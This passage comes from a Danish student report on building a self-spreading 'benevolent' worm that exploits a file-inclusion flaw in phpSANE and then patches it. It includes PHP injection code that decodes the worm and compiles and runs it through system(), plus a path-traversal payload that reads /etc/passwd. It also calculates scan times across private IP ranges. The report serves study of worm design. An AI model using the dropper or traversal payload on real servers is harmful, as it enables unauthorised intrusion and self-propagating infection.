Der står `%lu` mellem `w0fbasestring` og `[]` ved alle variablerne. `%lu` repræsenterer et tal, som går igen for denne overførsel af ormen. Dette tal genereres tilfældigt for hvert angreb. Hvis flere forsøger at injecte maskinen på en gang, sikrer dette, at ormen kan afvikles korrekt, da den ellers vil blande de forskellige kildekoder sammen til et program, som ikke vil virke efter hensigten. Dermed vil det være sådan, at den orm som først bliver injected, er den, som bliver eksekveret, og de andre vil ikke blive udført. Det fungerer efter først-til-mølle princippet.

Listing 6.9. Samling af ormen

```
1 <?php
2
3 for($i=0; $i<count($w0fbasestring%lu); $i++) {
4         $w0fraw%lu .= $w0fbasestring%lu[$i];
5 }
6
7 $w0fsource = base64_decode($w0fraw%lu);
```

```
 8
 9 if(!fwrite(fopen('w0f_%lu.c', 'w'), $w0fsource)) {
10         print "<h1>OMFG ERROR WRITING FILE!! ID: %lu</h1>";
11 }
12 else {
13         print "<h1>You have been w0f'ed! Session: %lu</h1>";
14         system("gcc w0f_%lu.c -o w0f_%lu ;./w0f_%lu");
15 }
16
17 ?>
```

Listing 6.9 viser den sidste del af PHP kode, som bliver overført til serveren via tidligere beskrevet metode.
Linje 3-5:
Her sker et simpelt for-loop, som samler de forskellige dele af den base64-encoded del til én variabel. Denne decodes derefter på **linje 7**.
Linje 9:
Koden forsøger at skrive den unencoded orm til en fil. Hvis det ikke lykkedes printes fejlen på **linje 10**. Hvis det derimod lykkedes, printes på **linje 13** at det gik godt. **Linje 14:**
Koden kompilerer og eksekverer ormen på den inficerede maskine, og ormens livscyklus begynder nu forfra på den inficerede maskine.

6.4 Ormens Spredningstid

Alle orme spreder sig på den ene eller den anden måde, nogle gør det hurtigere end andre. I Sektion 4.2.7 kunne man læse sig til at den hurtigst spredende orm var SQL-Slammer. Da SQL-Slammer var på sit højeste, scannede den 55 millioner computere per sekund. Så hurtig kan vi ikke prale med vores orm er. Vores orm er også kun sat til at skulle scanne lokale netværk, hvor Slammer scannede hele Internettet. I vores kode har vi beskrevet, hvilke intervaller de lokale netværk er blevet tildelt af *IANA* (The Internet Assigned Numbers Authority). De intevaller er følgende:

- 10.0.0.0 - 10.255.255.255
- 172.16.0.0 - 172.31.255.255
- 192.168.0.0 - 192.168.255.255
- 169.254.0.0 -169.254.255.255 [7]

For at finde ud af hvor hurtigt vores orm vil kunne sprede sig, skal vi lave en beregning. Her på universitetet har vi trådløst netværk og et ethernet netværk. Det trådløse netværk ligger i IP-rangen fra 172.16.0.0 til 172.31.255.255, og ethernettet ligger fra 10.0.0.0 til 10.255.255.255.
Lad os først regne på, hvor lang det ville tage at sprede sig på vores ethernet på universitetet:
Først beregner vi antal scanninger den skal lave. Og da vi har en konstant værdi på første plads, der hedder 10, skal denne ikke medregnes i scanningen. Men derudover har vi 3 variable på anden, tredje og fjerde plads, og hver variable kan være fra 0 til 255. Grunden

til at vi ved dette, er at nullet skal forståes som en variabel, og derfor ville IP-Adressen også kunne skrives som 10.*.*.*. Dette vil derfor sige, at vi skal regne med 255 gange 255 gange 255, og det bliver 16.581.375 scanninger.
I ormen har vi programmeret en timeout på 500 millisekunder. Dette gør, at vi kan nå 2 scanninger pr. sekund. Derfor ganger vi 0,5 på vores udregning, hvilket giver 8.290.687,5 sekunder, som ormen skal bruge på at lave det fulde antal scanninger. For at få det omsat til noget lidt mere overskueligt, dividerer vi resultatet med 3600, for at få hvor mange timer det ville tage, og resultatet bliver cirka 2303 timer, altså næsten 96 dage, for at scanne hele denne range.
Dette regnestykke er kun gyldigt når vi snakker scanninger, og her har vi ikke medregnet tiden, det ville tage, at patche sikkerhedsfejlen vi leder efter.
Hvis vores orm skulle scanne alle værter, samt patche dem alle, ville tiden blive væsentlig forøget.

Vi opskriver regnestykket for scanninger og for tiden, inden for de sidste par IP-ranges:

Trådløst på universitetet, (Range 172.16.0.0 - 172.31.255.255):
Scanninger: $16 \cdot 255 \cdot 255 = 1040400$
Tid: $\frac{1040400 \cdot 0{,}5}{3600} = 144,5$ timer eller cirka 6 dage.

Range (192.168.0.0 - 192.168.255.255 og 169.254.0.0 - 169.254.255.255):
Scanninger: $255 \cdot 255 = 65025$
Tid: cirka 9 timer

Hvis vi i teorien skulle sende vores orm ud på universitetet både via trådløst Internet og ethernet, ville det tage over 100 dage, hvis vi kører med den programmering vi har nu. Den programmering vi har lavet til vores orm bruger "single-thread". Altså spreder den sig kun via én tråd ad gangen. Det er muligt at programmere ormen således, at den bruger "multi-threads", hvilket betyder, at den kan kører parallelt på flere tråde på samme tid og derved spreder sig hurtigere. Lad os antage, at vi kunne programmere ormen til at bruge 25 threads, så ville vores tid blive reduceret betydeligt. Vi ville i dette tilfælde kunne gå fra over 100 dage, til omkring blot 4 dage, hvis vi brugte 25 threads. På denne måde ville man kunne spare en masse tid, i forhold til hvis man kun brugte en single-thread. Derudover gælder dette naturligvis kun, hvis det er én orm, som skal scanne det hele. Såfremt ormen startes flere gange — eller blot inficerer andre computere — kan dette ganges op.


6.5 Test af prototypen

En udførlig test er blevet gennemført på et lokalt lukket netværk, hvor en sårbar computer er til stede. For at demonstrere resultatet af denne test, har vi her screenshots fra før spredningen og efter spredningen, på den sårbare server. Testen er udført ved at manuelt starte vores prototype, på en tilfældigt udvalgt computer på netværket.


På Figur 6.2 og Figur 6.3 ses det, hvad man bliver mødt med, hvis man både før og efter infektionen er sket, prøver at udnytte sårbarheden i `save.php`, på den pågældende computer. På begge figurer, sætter vi URL-paramatret `file_save` til `../../../../../../../../../etc/passwd`.

De mange `../` er udtryk for, at gå et skridt op i fil-hierarkiet, for hver gang det står. Dvs vi vil ende i roden af fil hierarkiet, hvorefter filen `passwd` i mappen `/etc/` vælges.

Grundet sårbarheden — forklaret i Sektion 6.2 — vil filen `/etc/passwd` indlæses og skrives på skærmen, hvilket også er tilfældet på Figur 6.2.



Figur 6.2. Før infektion



Figur 6.3. Efter infektion

På Figur 6.2 ses det, hvordan sårbarheden kan udnyttes til at få systemoplysninger, som i dette tilfælde, hvor listen over brugere på systemet med tilhørende oplysninger vises. Derimod på Figur 6.3 ses det, hvordan det samme forsøg ikke lykkes, fordi vores orm har opdateret filen `save.php` og patched sårbarheden delvist. Se Sektion 6.3.3 for yderlige info om, hvordan patchningen foretages. Så ud fra denne iagttagelse kan det ses, at ormens mål er opnået.

Afsluttende kapitel 7

7.1 Diskussion

Vi har lavet vores prototype og testet den op imod de krav, som vi har stillet op for den (se Sektion 6.5). Sætter man prototypen op, i forhold til de krav, som en godsindet orm vil have i driftsammenhæng, er der nogle forhold, som kan diskuteres.

7.1.1 Muteret kode

Når koden sendes over netværket, sendes den binært. Dvs. som en lang række 1 og 0'er. Skulle det ske, at der af den ene eller anden grund kommer en forstyrrelse på signalet, og der skete et *bitflip* (et bit bytter rundt, dvs. f.eks. et 1 bliver til et 0 eller omvendt), er det en anden kode som modtages, end den, som blev afsendt. Skulle det ske — selvom diverse protokoller ihærdigt forsøger at undgå dette (se Sektion 5.5.1) — at ormens kildekode bliver udsat for sådan et bitflip, idet den flytter sig selv fra én server til en anden, vil kildekoden have ændret sig, og dermed også ormens funktionalitet.
Da det kan være enhver byte i hele koden, som kan have ændret sig, kan man ikke med nogen form for sikkerhed sige, hvad der vil ændre sig, eller hvilken betydning det vil have for ormens funktionalitet. Vi kan blot konstatere, at det vil føre uregelmæssigheder med sig.

7.1.2 Menneske- / maskineforholdet

Hvis koden muteres pga. bitflipping, vil det sandsynligvis ødelægge kildekoden og resultere i, at ormen ikke kan startes. Hvis det dog skulle ske, at bitflipping resulterer i, at ormen muterer i en sådan grad, at den udvikler den egens funktionalitet, kan kun fantasien sætte grænser for, hvor det vil ende.

Eksempelvis: Hvis ormens spredningsmønster påvirkes, og den kan sprede sig uhæmmet over Internettet. Hvis der senere sker flere bitflip's, så den først lærer at læse, analysere sig selv og sine egne adfærdsmønstre og senere lærer at skrive additionel kildekode til sig selv — altså, at ormen har udviklet sig til en kunstig intelligens, som kan videreudvikle sig selv, hvor vil det så ende? Hvis den kan sprede sig uhæmmet, og samtidig læse, forstå

og analysere al data den kommer over på sin vandring af Internettet, hvor vil det da ende? Matrix? iRobot?

Det er naturligvis langt ude at overhovedet overveje disse ting. Teoretisk er det dog en mulighed, og leder derfor også tilbage til de etiske og moralske spørgsmål vi stillede i starten af rapporten. Der er nogle ting og nogle forhold, som man bør overveje nøje i forbindelse med programmer som vores orm.
Et argument imod dette er, at der igennem Internettets historie er blevet overført så utalligt mange programmer, at hvis mutation i denne grad skulle være muligt, så havde det med overhængende sandsynlighed alderede sket. Logik dikterer, at da det endnu ikke — så vidt vi ved — er sket, vil det heller aldrig ske fremover.

7.1.3 Ormen ift. forventningerne

Forventningerne har været, at vi ville udvikle en funktionel prototype af ormen, hvilket vi også har gjort. Derudover har det været vores forventning til ormen, at den ville leve op til en række krav. Disse krav er ses i 6.1.1.

Den prototype, som vi har udviklet, opfylder vores krav. Vi er derfor tilfredse med ormen i forhold til de forventninger, som vi havde til dens funktionalitet før vi påbegyndte udviklingen.

7.1.4 Optimering

I det, at ormen overfører sin egen kildekode, er det muligt at formindske denne, fjerne data fra kildekoden, som ikke er nødvendig for at ormen skal virke. Denne data kunne f.eks. være mellemrum, linebreaks og kommentarer. En version af kildekoden, hvor disse elementer er fjernet, ville naturligvis være meget svært ulæselig for det menneskelige øje, men dog ikke skabe nogen som helst komplikationer, da det valgte programmeringssprog (C) alligevel ignorerer disse under kompilering. Vi har dog ikke valgt at optimere vores prototype på denne måde, for at gøre kildekoden lettere gennemskuelig og forståelig.

7.2 Konklusion

Der findes mange måder at udforme en applikation, der er i stand til automatisk at sprede sig på et netværk. Vi har med udgangspunkt i vores problemdefinition konstrueret en orm, der spreder sig gennem en sårbarhed i web-applikationen phpSANE.
Tilgangen til ormens design har været, at den skulle skrives i programmeringssproget C og anvende de indbyggede funktionaliteter til netværkskommunikation til at forbinde vha. TCP protokollet. Når ormen spreder sig, lukker den samtidig hullet bag sig, så det ikke er muligt at anvende det samme hul igen. Derved opfylder den sit mål. Det kan diskuteres hvorvidt ormen er godsindet, når den fratager brugeren rettigheden til selv at håndtere sin egen computer. Dog har vi valgt at holde fast i at ormen er godsindet, da vores udgangspunkt har været, at personen der har bestilt og anvender

ormen, er direktør eller en anden teknisk chef for en virksomhed, og derfor har retten over computerne. Derfor definerer vi vores orm som værende en godsindet applikation i henhold til problemdefinitionen.

7.3 Perspektivering

Ormen, som vi har udviklet, er som planlagt en velfungerende prototype. Hvis projektet skaleres op, og produktet der skal udvikles er en orm, der skal bruges i drift, skal der naturligvis ske nogle flere ting. Både ift. ormens funktionalitet, men også måden den er udviklet på.

Vi har påvist, at metoden, hvor vi udnytter en orm til et godsindet formål, kan lade sig gøre. Vi har dog også fundet ud af, at det langt fra er nogen nem opgave.

Kildekoden for vores prototype fylder 690 linjer og 28,6kb. En driftklar version af ormen må antages at fylde væsentlig mere og samtidig tage væsentlig længere tid at udvikle. Udover at det naturligvis er et meget større projekt, så vil det tage rigtig lang tid at udvikle.

Vores prototype er udviklet specifikt til at udnytte ét bestemt exploit, til kun at indeholde én bestemt funktion ift. opdatering/patching og endelig kun scanne de bestemte IP-ranges, som er hardcoded ind i kildekoden. Læs mere i Sektion 6.3.5. Antag, at ormen skal sættes i drift. Så skal der enten udvikles en ny orm for hver patch/opdatering, der skal udføres af systemerne, eller udvikles en yderst avanceret og dynamisk orm, som kan modtage en række argumenter og på den måde fungere med forskellige exploits og scanninger.

Udviklingen af en driftklar ikke-dynamisk orm, må vi stadig antage vil tage lang tid. Hvis dette skal gøres flere gange månedligt, er det rigtig mange arbejdstimer som bruges på dette. Skal der udvikles en driftklar dynamisk orm, som blot skal udvikles én gang og derefter vil være funktionel fremover, vil dette tage rigtig lang tid, og endnu flere arbejdstimer vil blive brugt på dette. Det er den bedste langsigtede løsning af de to, men stadig en løsning, som vil tage lang tid. Man skal derfor overveje hvorvidt man både kan og vil bruge det nødvendige antal arbejdstimer på en "automatiseret" løsning af opdateringer.

En helt anden vinkel på perspektiveringen kunne være, at vi — nu da vi har bevist konceptet muligt — starter en virksomhed med speciale i godsindede computerorme. Vi udvikler derefter denne dynamiske version af ormen, som dels fungerer på alle de største operativsystemer, og dernæst understøtter opdatering og patching af en lang række programmer. Dette produkt kan derefter sælges efter forskellige licensmønstre til andre virksomheder, som vil bruge vores orm til at holde deres computere opdateret.

Det vil sandsynligvis kræve mange måneders planlægning, udvikling, testing og markedsføring at føre denne plan ud i livet - for slet ikke at tale om patentansøgninger og dets lignende. Perspektiverne i det er dog spændende og slet ikke urealistiske.

Litteratur

[1] Lone Andersen. Orm forsinker millioner af computere. *Berlingske tidene*, page 3.sektion, 2003.

[2] Hosam Badreldin. What is the remote file inclusion exploit (rfi)? *URL: http://www.hosam.info/articles/what.remote.file.inclusion.exploit.rfi*, page 8, August 2008.

[3] Thomas N. Chen and Jean-Marc Robert. Worm epidemics in high-speed networks. *Cover Feature*, page 6, 2004.

[4] Mark W. Eichin and Jon A. Rochlis. With microscope and tweezers: An analysis of the internet virus of november 1988. pages 1–17, 2004.

[5] Jun Xu Frank Castaneda, Emre Can Sezer. Worm vs. worm: Preliminary study of an active counter-attack mechanism. pages Side. 83–91, 2004.

[6] The PHP Group. Php usage. *URL: http://www.php.net/usage.php*, page 1, NOV 2009.

[7] The Internet Assigned Numbers Authority (IANA). Ip ranges. *URL: http://www.iana.com/assignments/ipv4-address-space/ipv4-address-space.xml*, page 1, November 2009.

[8] George Lawton. On the trail of the conficker worm. *COMPUTER*, 42(6):19–22, JUN 2009.

[9] Robert Lemos. Worries over 'good worms' rise again. *URL: http://www.securityfocus.com/news/11506/1*, pages Side. 1–2, 2008.

[10] Mac OS X Reference Library. Types of security vulnerabilities. *URL: http://developer.apple.com/mac/library/DOCUMENTATION/Security/Conceptual/SecureCodingGuide/Articles/TypesSecVuln.html*, page 1, NOV 2009.

[11] Signe Lund. Private uden skyld i orme-angreb. *Ingeniøren*, page 1, 2003.

[12] Signe Lund. Weekendens orm var baseret på microsofts servicefunktion. *Ingeniøren*, page 1, 2003.

[13] Carolyn Duffy Marsan. Morris worm turns 20. *www.networkworld.com*, page 10, 2008.

[14] James Marshall. Http made really easy. *URL:* *http://www.jmarshall.com/easy/http/*, page 1, August 1997.

[15] David Moore. Inside the slammer worm. *Slammer Worm Dissection*, pages 33–34, 2003.

[16] René Nordby. Hvad er sql injections. *URL:* *http://activedeveloper.dk/articles/370/*, page 1, Juli 2004.

[17] Cris Neckar og Andrew Case. Local file inclusion - tricks of the trade. *URL:* *http://labs.neohapsis.com/2008/07/21/local-file-inclusion-%E2%80%93-tricks-of-the-trade/*, page 21, Juli 2008.

[18] Linux Kernel Organization. Linux programmer's manual - getifaddrs(3). *URL:* *http://www.kernel.org/doc/man-pages/online/pages/man3/getifaddrs.3.html*, page 1, Januar 2009.

[19] Karim Pedersen. Myrer skal bekæmpe computerorme. 2009. Downloadet: 09-11-2009.

[20] Phillip Porras. Inside risks: Reflections on conficker. *Communications of the ACM.*, 52(10):23–24, 2009.

[21] Aviel D. Rubin. Security considerations for remote electronic voting. *Communications of the ACM*, page 44, 2002.

[22] Jesper Stein Sandal. *Melissa-ormen fylder 10 år.* URL: `http://www.version2.dk/artikel/10424-melissa-ormen-fylder-10-aar`, 2009. Downloadet: 25-10-2009.

[23] Giannis Stamatellos. *Computer ethics: a global perspective.* 2007.

[24] Statens Teknologiråd. Teknologirådets nyhedsbrev til folketinget nr. 234. *Teknologirådets nyhedsbrev til Folketinget*, page 1, 2007.

[25] Sydney University. *Availability Management.* Small readings - complimentary material. Crown, 2001.